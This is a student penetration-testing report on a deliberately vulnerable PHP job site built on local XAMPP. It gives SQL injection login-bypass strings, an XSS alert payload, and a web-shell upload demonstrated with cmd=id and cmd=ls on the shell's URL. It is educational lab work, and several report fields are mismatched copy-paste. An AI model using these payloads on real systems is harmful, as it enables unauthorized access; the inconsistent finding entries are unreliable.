

# **Building an vulnerable website and provide full web PT report on that website**



## **Project Team :**

**1.Leen adel mAhMoud alNaqrash  
3.Osama khalil ahmad aldokh**

**2.Rama awad mohammed alnajjar  
4.Abdallah jalal shehadeh shehade**

# Table of Contents

<b>REPORT:</b> .....	3
Section 1: Executive Summary .....	5
1. Introduction: .....	5
1.1 Scope Details:.....	5
1.2 Results Summary:.....	6
Section 2: Detailed Penetration Testing Results .....	6
1. Introduction .....	6
2.1 Restrictions.....	6
2.2 Tools.....	6
2.3 High Risk Exploitable Vulnerabilities.....	7
2.4 Medium Risk Exploitable Vulnerabilities.....	8
2.5 Low Risk Exploitable Vulnerabilities :.....	8
CONCLUSION:.....	9
<i>Overview:</i> .....	10
<b>Goals</b> .....	10
<i>Specifications</i> .....	10
<i>Section one</i> .....	11
<i>Step 1:</i> .....	11
<i>Step 2:</i> .....	13
<i>Step 3:</i> .....	15
<i>Section two :</i> .....	17
<i>THE GOALS</i> .....	17
<i>The scope</i> .....	18
<i>Testing Tools:</i> .....	18
<i>Definition vulnerability</i> .....	19
<i>Finding Tools</i> .....	31
<i>Recommendations</i> .....	42
<i>General Recommendations:</i> .....	42
<i>For Cross-Site Scripting (XSS):</i> .....	43
<i>For SQL Injection:</i> .....	44
<i>For Insecure File Upload :</i> .....	45
<i>Conclusion :</i> .....	46

## **REPORT:**

### **Jop opportunities Application Penetration Testing**

**-PREPARED FOR: National cyber security center**

**Project Team :**

- 1.Leen adel mahmoud alNaqrash**
- 2.Rama awad mohammed alnajjar**
- 3.Osama khalil ahmad aldokh**
- 4.Abdallah jalal shehadeh shehadeh**

<b>Client Name</b>	<i>Employee</i>
<b>Project name</b>	Jop opportunities Penetration Testing
<b>Authors</b>	<p>1.Lean adel mahmoud alNaqrash</p> <p>2.Rama awad mohammed alnajjar</p> <p>3.Osama khalil ahmad aldokh</p> <p>4.Abdallah jalal shehadeh shehadeh</p>
<b>Approved by</b>	National cyber security center
<b>Version</b>	1.0
<b>Submission Date</b>	April 16/ 2025

## Section 1: Executive Summary

---

### 1. Introduction:

This report documents the findings after testing a Job Recruitment Website. The Penetration Testing was conducted from April 05, 2025 to April 17, 2025. Various automated and manual testing techniques were applied to identify security vulnerabilities that could be exploited to compromise the website. These vulnerabilities have been categorized as High, Medium, or Low risk. The detailed analysis and recommendations are provided in the upcoming sections.

*The following represents the definition and the description of each severity rate*

Impact	Description
SQL Injection <b>(High)</b>	SQL Injection happens when an attacker inputs malicious SQL code into an input field (like login or search) to manipulate the database
Unsecure File Upload <b>(Medium)</b>	This vulnerability allows users to upload files (e.g., resumes, images) without proper checks. An attacker can upload malicious files like scripts or executables.
Cross-Site Scripting (XSS) <b>(Low)</b>	XSS is a web security vulnerability that allows an attacker to inject malicious scripts (usually JavaScript) into webpages viewed by other users..

#### 1.1 Scope Details:

The scope of evaluation and testing covered the following assets:

#	Host	Platform
1	Job Recruitment Website	Web – based app

## 1.2 Results Summary:

Below is the graphical representation of total identified vulnerabilities during the penetration testing service. These vulnerabilities are classified based on the severity in variant color codes as shown below

## Section 2: Detailed Penetration Testing Results

---

### 1. Introduction

The penetration testing team conducted a web application assessment on a Job Recruitment Website. This report includes a breakdown of the identified vulnerabilities and the tools used during the assessment.

### 2.1 Restrictions

The assessment was conducted in a black-box approach, with no prior knowledge of the internal systems or codebase

### 2.2 Tools

**The following tools were used during the testing:**

- SQLMap – for detecting SQL Injection vulnerabilities.
- WhatWeb – for identifying technologies used by the target website.
- Nikto – for basic vulnerability scanning.
- Dirb – for directory brute forcing and file discovery.
- Hydra – for brute force testing login credentials.
- Burp Suite – for intercepting and manipulating requests manually

## 2.3 High Risk Exploitable Vulnerabilities

The following section represents **High** exploitable vulnerabilities that were identified during Penetration testing service.

Reference	WEB-H01
Vulnerability	: SQL Injection  Description: The login form was found vulnerable to SQL Injection, allowing attackers to bypass authentication and extract data from the database.
Description	Description: The website allows file uploads without proper validation, enabling attackers to upload malicious scripts.
Severity	<b>High</b>
Impact	This could be exploited by the attacker to intercept the traffic of mobile application and understand the utilized API syntax as well as affecting customers data confidentiality.
Affected Systems	All os
Recommendation	Sanitize and escape user input <ul style="list-style-type: none"><li>• Use frameworks that automatically escape output (like React, Angular)</li><li>• Implement Content Security Policy (CSP)</li></ul>
Exploitation Results	<b>Exploitation Results:</b> Successfully extracted dummy user data using ' OR '1'='1 payload.

## 2.4 Medium Risk Exploitable Vulnerabilities

Reference	WM01
vulnerability	Unsecure File Upload
Description	The file upload function does not validate file types or restrict executable file uploads.
security impact	Medium
Affected system	All os
Recommendation	Implement server-side validation for file type, size, and sanitize file names.
Exploitation Result	Uploaded a .php file and accessed it from the server. ## POC

## 2.5 Low Risk Exploitable Vulnerabilities :

Reference	WL01
vulnerability	Vulnerability: Cross-Site Scripting (XSS)
Description	The application reflects user input in the search results without proper encoding.
security impact	Low
Affected system	ALL os
Recommendation	Sanitize and encode all user input displayed in the browser.
Exploitation Result	Injected <script>alert('XSS')</script> and it executed on the results page.

## CONCLUSION:

The testing identified several high and medium severity issues that could potentially compromise user data and system integrity. It's recommended that all identified vulnerabilities be patched immediately and a follow-up test be conducted post-remediation.

## ***Overview:***

This project involves building a vulnerable website designed for penetration testing (PT) and security assessment. The website will contain various intentional security flaws, mimicking real-world vulnerabilities found in web applications. A penetration testing report will be generated, detailing discovered vulnerabilities, exploitation methods, and mitigation strategies. This project aims to enhance practical cybersecurity skills by simulating real-world attack scenarios and assessing security risks effectively.

## ***Goals***

1. Develop a vulnerable web application with common security flaws such as:
  - SQL Injection (SQLI)
  - Cross-Site Scripting (XSS)
  - Insecure File Upload
2. Perform a full penetration test to identify and exploit vulnerabilities .
3. Document the penetration testing process in a detailed report, covering:
  - A Scope of the test
  - b Definition vulnerability
  - c Finding tools
  - d Risk Rating summary
  - e Recommended mitigations

## ***Specifications***

### **Technology Stack:**


- Backend: PHP
- Frontend: HTML, CSS, java script
- Database: MySQL
- Hosting: Local VM (Kali Linux)
- Security Flaws to Include:
- Intentional misconfigurations
- Unprotected API endpoints
- Penetration Testing Methodology:

## ***Section one***

The first step in our project it was is download xampp for simplifies the process of setting up the server and testing and developing web in kali linux and activation Apache as web server for run( php) code and help us penetration testing your website .

### **Step 1:**

- download xampp from firefox :



-Start and set up Xampp:




The screenshot shows a terminal window on a Kali Linux system and a XAMPP Setup Wizard window. The terminal window displays the following commands:

```
(kali㉿kali)-[~]
$ cd /home/kali/Downloads/
(kali㉿kali)-[~/Downloads]
$ ls
xampp-linux-x64-8.2.12-0-installer.run
(kali㉿kali)-[~/Downloads]
$ chmod 755 xampp-linux-x64-8.2.12-0-installer.run
(kali㉿kali)-[~/Downloads]
$ sudo ./xampp-linux-x64-8.2.12-0-installer.run
[sudo] password for kali:
```

The XAMPP Setup Wizard window is titled "Setup - XAMPP" and displays the message "Welcome to the XAMPP Setup Wizard...". It has "Next >" and "Cancel" buttons at the bottom.

-create vulnsite folder inside htdocs to include the project files inside it:



The screenshot shows a terminal window on a Kali Linux system displaying the following commands:

```
(kali㉿kali)-[~/Downloads]
$ cd /opt/lampp/
(kali㉿kali)-[/opt/lampp]
$ cd htdocs
(kali㉿kali)-[/opt/lampp/htdocs]
$ sudo mkdir /opt/lampp/htdocs/vulnsite
```

## Step 2:

### - creat the database :

on xampp click new >in sql editor paste this code:

### -- Create the database if it doesn't exist

```
CREATE DATABASE IF NOT EXISTS vulnsite_db;
```

### -- Use the database

```
USE vulnsite_db;
```

### -- Create users table

```
CREATE TABLE IF NOT EXISTS users (
    id INT AUTO_INCREMENT PRIMARY KEY,
    username VARCHAR(255) NOT NULL,
    password VARCHAR(255) NOT NULL,
    UNIQUE KEY (username) -- Ensures usernames are unique
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;
```

### -- Create uploads table


```
CREATE TABLE IF NOT EXISTS uploads (
    id INT AUTO_INCREMENT PRIMARY KEY,
    filename VARCHAR(255) NOT NULL,
    filepath VARCHAR(255) NOT NULL,
    uploaded_by VARCHAR(255) NOT NULL,
    upload_time TIMESTAMP DEFAULT CURRENT_TIMESTAMP,
```

FOREIGN KEY (uploaded\_by) REFERENCES users(username) ON DELETE  
CASCADE

) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;

*Step 3:*

-create files:



The screenshot shows a terminal window with a blue header bar containing the title 'Terminal'. The main area of the terminal displays a series of commands being run in a Kali Linux environment. Each command uses the 'sudo nano' command followed by a specific PHP file name. The files listed are config.php, index.php, login.php, register.php, upload.php, sell.php, logout.php, and welcome.php. All these files are located in the directory '/opt/lampp/htdocs/vulnsite'. The terminal window has a dark background with light-colored text and some icons visible on the right side.

```
(leen㉿kali)-[~/opt/lampp/htdocs/vulnsite]
$ sudo nano config.php

(leen㉿kali)-[~/opt/lampp/htdocs/vulnsite]
$ sudo nano index.php

(leen㉿kali)-[~/opt/lampp/htdocs/vulnsite]
$ sudo nano login.php


(leen㉿kali)-[~/opt/lampp/htdocs/vulnsite]
$ sudo nano register.php

(leen㉿kali)-[~/opt/lampp/htdocs/vulnsite]
$ sudo nano upload.php

(leen㉿kali)-[~/opt/lampp/htdocs/vulnsite]
$ sudo nano sell.php

(leen㉿kali)-[~/opt/lampp/htdocs/vulnsite]
$ sudo nano logout.php

(leen㉿kali)-[~/opt/lampp/htdocs/vulnsite]
$ sudo nano welcome.php
```



**NOW TEST THE VULNERABILITIES**

## *Section two :*



## **PENETRATION TESTING**

### ***THE GOALS***

The step two in our project is doing penetration testing to our website the aim of it provide This report provides a detailed penetration test on a deliberately vulnerable website developed for educational purposes. Three major vulnerabilities were intentionally included: SQL Injection, Cross-site Scripting (XSS), and File Upload. The goal is to simulate real-world attacks and document exploitation techniques along with appropriate mitigation strategies.

### ***The scope***

The target of this penetration test is a locally hosted website on XAMPP. The scope includes the login page, search functionality, and file upload feature. Testing was limited to these components with no external systems involved.

.Environment: XAMPP Localhost

.Application Type: PHP Web Application

.Test Type: White Box Testing

### ***Testing Tools:***

1. WhatWeb

2.Nikto

3.Dirb

4. sql map

5.hydra

## *Definition vulnerability*

<b>Definition</b>	<b>Vulnerability</b>
Xss vulnerability	vulnerability that allows an attacker to inject malicious scripts (often JavaScript) into web pages viewed by other users. By injecting JavaScript code into input fields or URLs that are later displayed to users without proper sanitization. - Session hijacking- Page defacement- User redirection- Credential theft - Input validation- Output encoding- Use of security libraries (e.g., DOMPurify)- Content Security Policy (CSP)
Sql injection	vulnerability that allows attackers to execute arbitrary SQL commands on the database. By entering malicious SQL queries in user inputs (e.g., login forms or search bars) that are concatenated directly into SQL statements. - Unauthorized data access- Data leakage, deletion, or modification- Bypassing authentication- Full database compromise - Use of prepared statements (parameterized queries)- Input sanitization- Limiting database permissions
File Upload Insecurity	A vulnerability that arises when a web application improperly allows users to upload and execute malicious files (e.g., web shells).

- NOW, we will put screenshots showing the vulnerabilities when they occur..

### SQL injection :



when we enter this querys In the username field we will bypass login page without password:

non\_existent' OR 1=1 --

admin'--+

admin

' OR 1=1 --

admin' --

nonexistent

admin' OR '1='1

The screenshot shows a web browser window with the URL `localhost/vulnsite/welcome.php` in the address bar. The page title is "CareerConnect". The main content area displays a welcome message: "Welcome back, non\_existent' OR 1=1 --!". Below this, a sub-header says "Discover your next career opportunity from our curated job listings." A section titled "Latest Announcement:" contains the message "No announcements". The browser's navigation bar includes links to "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec".

The screenshot shows a web browser window with the URL `localhost/vulnsite/welcome.php` in the address bar. The page title is "CareerConnect". The top right corner shows links to "Home", "Upload Resume", and "Logout". The main content area displays a welcome message: "Welcome back, admin'--+". Below this, a sub-header says "Discover your next career opportunity from our curated job listings." A section titled "Latest Announcement:" contains the message "No announcements". The browser's navigation bar includes links to "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec".

**Featured Job Opportunities**

Senior Frontend Developer	UX/UI Designer	DevOps Engineer
TechSolutions Inc. \$120,000 - \$150,000/year Remote Full-time 2 days ago We're looking for an experienced...	CreativeMinds \$90,000 - \$110,000/year New York, NY Full-time 1 week ago Join our design team to create...	CloudSystems \$130,000 - \$160,000/year San Francisco, CA Full-time 3 days ago

The screenshot shows a web browser window with the URL `localhost/vulnsite/welcome.php` in the address bar. The page title is "CareerConnect". The main content area displays a welcome message for the user 'OR 1=1 --!'. Below it, there is a section titled "Latest Announcement:" which states "No announcements". Underneath this, there is a heading "Featured Job Opportunities" followed by three job listings:

Job Title	Company	Salary Range	Location	Employment Type	Published Date
Senior Frontend Developer	TechSolutions Inc.	\$120,000 - \$150,000/year	Remote	Full-time	2 days ago
UX/UI Designer	CreativeMinds	\$90,000 - \$110,000/year	New York, NY	Full-time	1 week ago
DevOps Engineer	CloudSystems	\$130,000 - \$160,000/year	San Francisco, CA	Full-time	3 days ago

The screenshot shows a web browser window with the URL `localhost/vulnsite/welcome.php` in the address bar. The page title is "CareerConnect". The main content area displays a welcome message for the user "admin' --!". Below it, there is a section titled "Latest Announcement:" which states "No announcements". Underneath this, there is a heading "Featured Job Opportunities" followed by three job listings:

Job Title	Company	Salary Range	Location	Employment Type	Published Date
Senior Frontend Developer	TechSolutions Inc.	\$120,000 - \$150,000/year	Remote	Full-time	2 days ago
UX/UI Designer	CreativeMinds	\$90,000 - \$110,000/year	New York, NY	Full-time	1 week ago
DevOps Engineer	CloudSystems	\$130,000 - \$160,000/year	San Francisco, CA	Full-time	3 days ago

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**CareerConnect**

Welcome back, nonexistent!

Discover your next career opportunity from our curated job listings.

**Latest Announcement:**  
No announcements

**Featured Job Opportunities**

<b>Senior Frontend Developer</b> TechSolutions Inc. <b>\$120,000 - \$150,000/year</b>  Remote Full-time 2 days ago We're looking for an experienced	<b>UX/UI Designer</b> CreativeMinds <b>\$90,000 - \$110,000/year</b>  New York, NY Full-time 1 week ago Join our design team to create	<b>DevOps Engineer</b> CloudSystems <b>\$130,000 - \$160,000/year</b>  San Francisco, CA Full-time 3 days ago
--	---	---

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**CareerConnect**

Welcome back, admin' OR '1='1'!

Discover your next career opportunity from our curated job listings.

**Latest Announcement:**  
No announcements

**Featured Job Opportunities**

<b>Senior Frontend Developer</b> TechSolutions Inc. <b>\$120,000 - \$150,000/year</b>  Remote Full-time 2 days ago We're looking for an experienced	<b>UX/UI Designer</b> CreativeMinds <b>\$90,000 - \$110,000/year</b>  New York, NY Full-time 1 week ago Join our design team to create	<b>DevOps Engineer</b> CloudSystems <b>\$130,000 - \$160,000/year</b>  San Francisco, CA Full-time 3 days ago
--	---	---


- **File upload vulnerability:**

- go to the upload page
- Upload a PHP file (e.g., shell.php with malicious code)

1-add this in your browser:

`http://localhost/vulnsite/uploads/shell.php?cmd=id`


the Output will be: Linux user/group info.



## 2-To List directory contents add this in url:

-shell.php?cmd=ls+-la+/etc

and the output will be:




```
total 1540 drwxr-xr-x 181 root root 12288 Apr 11 15:47 . drwxr-xr-x 19 root root 4096 Dec 28 15:51 .. -rw-r--r-- 1 root root 3386 Jun 27 2023 adduser.conf drwxr-xr-x 2 root root 20480 Dec 29 05:15 alternatives  
drwxr-xr-x 2 root root 1540 Dec 28 15:53 apache2 drwxr-xr-x 2 root root 4096 Dec 28 15:43 apparmor drwxr-xr-x 9 root root 4096 Dec 29 05:15 apparmor.conf drwxr-xr-x 9 root root 1096 Dec 29 16:01 apt drwxr-xr-x  
